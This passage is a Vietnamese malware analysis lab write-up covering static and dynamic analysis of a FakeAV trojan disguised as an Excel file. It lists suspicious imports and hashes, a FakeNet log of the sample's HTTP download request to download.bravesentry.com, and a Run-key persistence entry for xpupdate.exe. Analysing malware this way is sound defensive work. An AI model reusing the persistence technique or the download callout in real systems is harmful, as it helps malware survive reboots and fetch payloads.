Trong phần libraries, có 7 thư viện được nạp vào bởi Malware. Trong đó có mục wsock32.dll bị đánh dấu blacklist. Khi tra cứu trên mạng thì wsock32.dll là thư viện C++ có mục đích tạo ra kết nối mạng, giúp Malware kết nối với host.



The screenshot shows a Windows VM environment. In the background, a file explorer window displays the contents of a folder named 'malware2.zip'. In the foreground, the 'pestudio 9.36 - Malware Initial Assessment' window is open, showing the analysis results for the file 'malware2.zip'.


The 'libraries' section of the pestudio window displays the following data:

library (7)	blacklist (1)	type (1)	functions (85)	description
kernel32.dll	-	implicit	52	Windows NT BASE API Client DLL
advapi32.dll	-	implicit	6	Advanced Windows 32 Base API
comctl32.dll	-	implicit	1	Common Controls Library
ole32.dll	-	implicit	2	Microsoft OLE for Windows
shell32.dll	-	implicit	1	Windows Shell Common DLL
user32.dll	-	implicit	16	Multi-User Windows USER API Client DLL
wsock32.dll	x	implicit	7	Windows Socket 32-Bit DLL

The status bar at the bottom of the pestudio window shows the following information:

- sha256: 3990458FD83205E772169F5D8739E8EB11A9B469B77558B13C0F7A01563C7E
- cpu: 32-bit
- file-type: executable
- subsystem: GUI
- entry-point: 0x00003510
- sig

Trong phần functions có khá nhiều mục bị đánh dấu blacklist. Chúng ta sẽ phân tích từng cái mà ta thấy khả nghi.




Ta thấy Malware có thực hiện WriteFile, DeleteFileA. Có thể nó muốn tạo file gì đó để giả mạo và xóa đi phần đã tồn tại.

functions (85)	blacklist (15)	ordinal (7)	library (7)
WriteFile	X	-	kernel32.dll
DeleteFileA	X	-	kernel32.dll
GetEnvironmentStringsW	X	-	kernel32.dll
GetEnvironmentStrings	X	-	kernel32.dll

Đề ý rằng hàm Sleep này giúp cho Malware chưa thực thi ngay khi chạy để tránh người dùng phát hiện. Vì vậy khi phân tích động, chúng ta có thể biết rằng Malware vẫn hoạt động khi không phát hiện sự thay đổi của hệ thống.

GetSystemTimeAsFileTime		-	kernel32.dll
FileTimeToLocalFileTime		-	kernel32.dll
Sleep	-	-	kernel32.dll
GetLastError		-	kernel32.dll
LCMapStringW		-	kernel32.dll


Với 3 lệnh mà ta highlight dưới đây thì có thể Malware sẽ tác động chỉnh sửa vào Registry Key, giúp nó khởi động cùng hệ điều hành.



WinExec	x	-	kernel32.dll
RegDeleteKeyA	x	-	advapi32.dll
RegSetValueExA	x	-	advapi32.dll
RegDeleteValueA	x	-	advapi32.dll
GetDesktopWindow	x	-	user32.dll
17 (recvfrom)	x	x	wsock32.dll
23 (socket)	x	x	wsock32.dll

Ở phần resources, ta thấy được signature là icon giúp Malware giả file Excel như ta thấy khi giải nén.

Ta thử đem Malware này lên VirusTotal để kiểm tra thử thì thấy phần lớn Engine AV đều phát hiện được và định dạng con này là Trojan, FakeAV.



Sau khi phân tích tĩnh, ta có được những đặc tính của Malware như sau:

Bước thực hiện	Đặc tính
Phân tích file	<ul style="list-style-type: none">Được đóng gói bằng UPXCó nền tảng MS Visual C++ Win 32MD5: 27599c22e0eba42f3e91e27fe1d04598SHA1: 62f64646050a7052767881f73fdf57825ed501ac
Phân tích chuỗi	<ul style="list-style-type: none">Host: download.bravestrentry.comIP address: 69.50.175.181File lạ BraveStentry được ghi vàoRegistry \SOFTWARE\Microsoft\Windows\CurrentVersion\Run: chứng tỏ Malware can thiệp vào đây để có thể Boot vào OSChuỗi cảnh báo “Your computer is in Dangerous”, chứng tỏ Malware là FakeAntivirus
Phân tích PE Headers	<ul style="list-style-type: none">Được tạo vào tháng 5/2007Có đặc tính WriteFileCó thư viện wsock32.dll chứng tỏ Malware có API kết nối mạng ra bên ngoài

Phân tích động


Những tool được sử dụng:

1. Regshot: <https://sourceforge.net/projects/regshot/>
2. FakeNet: <https://github.com/mandiant/flare-fakenet-ng>
3. ProcMon: <https://docs.microsoft.com/en-us/sysinternals/downloads/procmon>
4. ProcDot: <https://www.procdot.com/downloadprocdotbinaries.htm>


Trước tiên là sử dụng Regshot để capture lại các file hệ thống. Sau khi chụp xong lần 1, chúng ta sẽ khởi động Malware. Sau đó chụp lần thứ 2 để so sánh sự thay đổi mà Malware tác động lên máy ảo.

Chúng ta cũng mở FakeNet để capture lại các gói mạng và theo dõi coi Malware kết nối đi đâu.


Mở thêm ProMon (Process Monitor), để kiểm tra Malware chạy những gì và tác động vào đâu.



Chạy Malware bằng quyền Admin và theo dõi hành vi của nó.



Ngay khi vừa mới khởi động Malware thì ta thấy được cảnh báo giả mà Malware tạo ra.




Sử dụng FakeNet để tạo môi trường ảo làm cho Malware tưởng rằng máy ảo có kết nối.

```
Select C:\Users\Admin\Desktop\fakeNet1.4.11\fakeNet1.4.11\fakeNet.exe
07/10/22 09:23:00 PM [ Diverter] Failed to call OpenService
07/10/22 09:23:34 PM [ Diverter] System (4) requested UDP 192.168.189.2:137
07/10/22 09:27:29 PM [ Diverter] System (4) requested UDP 192.168.189.255:137
07/10/22 09:27:30 PM [ Diverter] svchost.exe (1464) requested UDP 192.168.189.145:53
07/10/22 09:27:30 PM [ DNS Server] Received PTR request for domain '250.255.255.239.in-addr.arpa'.
07/10/22 09:27:30 PM [ DNS Server] Received PTR request for domain '1.189.168.192.in-addr.arpa'.
07/10/22 09:27:30 PM [ Diverter] System (4) requested UDP 192.168.189.1:137
07/10/22 09:27:30 PM [ Diverter] svchost.exe (1464) requested UDP 192.168.189.145:53
07/10/22 09:27:30 PM [ DNS Server] Received PTR request for domain '2.189.168.192.in-addr.arpa'.
07/10/22 09:27:30 PM [ Diverter] System (4) requested UDP 192.168.189.2:137
07/10/22 09:27:30 PM [ Diverter] svchost.exe (1464) requested UDP 192.168.189.145:53
07/10/22 09:27:30 PM [ DNS Server] Received PTR request for domain '255.189.168.192.in-addr.arpa'.
07/10/22 09:27:31 PM [ Diverter] System (4) requested UDP 192.168.189.255:137
07/10/22 09:27:32 PM [ Diverter] System (4) requested UDP 192.168.189.2:137
07/10/22 09:28:05 PM [ Diverter] System (4) requested UDP 192.168.189.255:137
07/10/22 09:28:20 PM [ Diverter] financials-xls.exe (5480) requested TCP 69.50.175.181:80
07/10/22 09:28:20 PM [ HTTPListener80] GET /download.php?&advid=00000717&u=0&p=47901908 HTTP/1.0
07/10/22 09:28:20 PM [ HTTPListener80] Host: download.bravesentry.com
07/10/22 09:28:20 PM [ HTTPListener80]
07/10/22 09:28:21 PM [ Diverter] svchost.exe (1464) requested UDP 192.168.189.145:53
07/10/22 09:28:21 PM [ DNS Server] Received PTR request for domain '181.175.50.69.in-addr.arpa'.
07/10/22 09:28:32 PM [ DNS Server] Received A request for domain 'settings-win.data.microsoft.com'.
07/10/22 09:28:32 PM [ Diverter] svchost.exe (2384) requested TCP 192.0.2.123:443
07/10/22 09:28:34 PM [ Diverter] svchost.exe (1464) requested UDP 192.168.189.145:53
07/10/22 09:28:34 PM [ DNS Server] Received PTR request for domain '123.2.0.192.in-addr.arpa'.
```

Sau 1 lúc thì ta phát hiện được Malware đang cố kết nối máy chủ download.bravesentry.com đúng như dự đoán.

Regshot sau khi quét lần thứ 2, ta có được 1 file text để so sánh sự thay đổi trước và sau khi khởi động Malware. Ta có thể thấy 2 tệp được thêm vào máy ảo đúng như dự đoán.




```
C:\Windows\ServiceState\WinHttpAutoProxySvc
C:\Windows\System32\sru\SRU00081.log
C:\Windows\System32\sru\SRU00082.log
C:\Windows\System32\sru\SRU00083.log
C:\Windows\xpupdate.exe
C:\Users\Admin\AppData\Local\Packages\microsc
C:\Users\Admin\AppData\Roaming\Install.dat
```

Malware cập nhật file xpupdate.exe vào đường dẫn sau:

```
HKU\S-1-5-21-1627524978-2191348532-909009031-1000\SOFTWARE\Microsoft\Windows\CurrentVersion\PushNotifications\Backup\Microsoft.Explorer.Notification
HKU\S-1-5-21-1627524978-2191348532-909009031-1000\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Windows update loader: "C:\Windows\xpupdate.exe"
HKU\S-1-5-21-1627524978-2191348532-909009031-1000\SOFTWARE\Microsoft\Windows\CurrentVersion\Search\JumplistData\windows.immersivecontrolpanel_cw5n1h
HKU\S-1-5-21-1627524978-2191348532-909009031-1000\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatibility Assistant\Store\C:\Users
```




Nhờ vào sử dụng ProMon, ta thấy được những hành vi mà Malware thực hiện.



Điều đáng chú ý là Malware này copy bản gốc của nó từ ngoài Desktop rồi xóa bản gốc sau đó đổi tên thành xpupdate.exe để đường dẫn Windows nhằm tác động lên hệ thống.

Time	Process Name	PID	Operation	Path	Result	Detail
